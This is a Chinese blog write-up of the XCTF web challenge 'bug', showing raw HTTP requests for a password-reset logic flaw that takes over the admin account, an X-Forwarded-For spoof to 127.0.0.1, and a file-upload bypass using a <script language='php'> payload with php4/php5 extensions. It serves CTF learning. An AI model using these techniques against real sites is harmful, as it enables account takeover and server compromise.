XCTF Web 记录（bug）

原创


「已注销」 于 2021-03-11 14:27:16 发布 43 收藏

分类专栏： CTF 文章标签： php 安全


本文链接：https://blog.csdn.net/qq_45742511/article/details/114663794

bug

进页面，没什么有用的信息，一个注册，一个找回密码：



先注册一个，登录进去看看：



第二个选项点击，提示：

在找回密码中，尝试输入，抓包：

```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 111.200.241.244:43586
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://111.200.241.244:43586
Connection: close
Referer: http://111.200.241.244:43586/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=bolbdcvlmjha5ekpe8ijr1inb1
Upgrade-Insecure-Requests: 1

username=111&newpwd=root
```


尝试将username改为admin：


```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 111.200.241.244:43586
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://111.200.241.244:43586
Connection: close
Referer: http://111.200.241.244:43586/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=bolbdcvlmjha5ekpe8ijr1inb1
Upgrade-Insecure-Requests: 1

username=admin&newpwd=root
```


修改成功，进行登录，登录成功。

点击第二个选项：

显示IP不允许，构造X-Forwarded-For:



ok:

查看源码：

```
21
22 <div class="wbox">
23     <div class="container">
24         <p>Where Is The Flag?</p>
25         <p style="font-size:100px">: )</p>
26     </div>
27 </div>
28 <!-- index.php?module=filemanage&do=???-->
29 </body>
30 </html>
```


提示文件的操作，上传，下载，删除？？（upload，download，delete）：

upload成功，文件上传。


上传图片：

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 111.200.241.244:43586
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------896117780110174990223219247 62
Content-Length: 224
Origin: http://111.200.241.244:43586
Connection: close
Referer: http://111.200.241.244:43586/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=bolbdcvlmjha5ekpe8ijr1inb1;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```


```
HTTP/1.1 200 OK
Date: Thu, 11 Mar 2021 06:18:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 227
Connection: close
Content-Type: text/html

<!DOCTYPE html>
        <html>
        <head>
            <title>Message</title>
            <meta charset="UTF-8" />
        </head>
```

上传php文件：




上传内容文php代码的图片：



大概率知道了，内容不能被检测到php格式，文件名不能是php。

所以payload：

```
内容：<script language='php'>111</script>
文件名：php4 php5 phtml等（这里好像只能php4，php5）
```



总结

逻辑漏洞。

php文件的后缀名拓展。

php文件内容格式：

```
<? ... ?> (在配置文件中通过short_open_tag打开)
<?php ... ?>
<script language="php"> ... </script>
<% ... %> (ASP风格标签，在5.3.0版中放弃使用)
```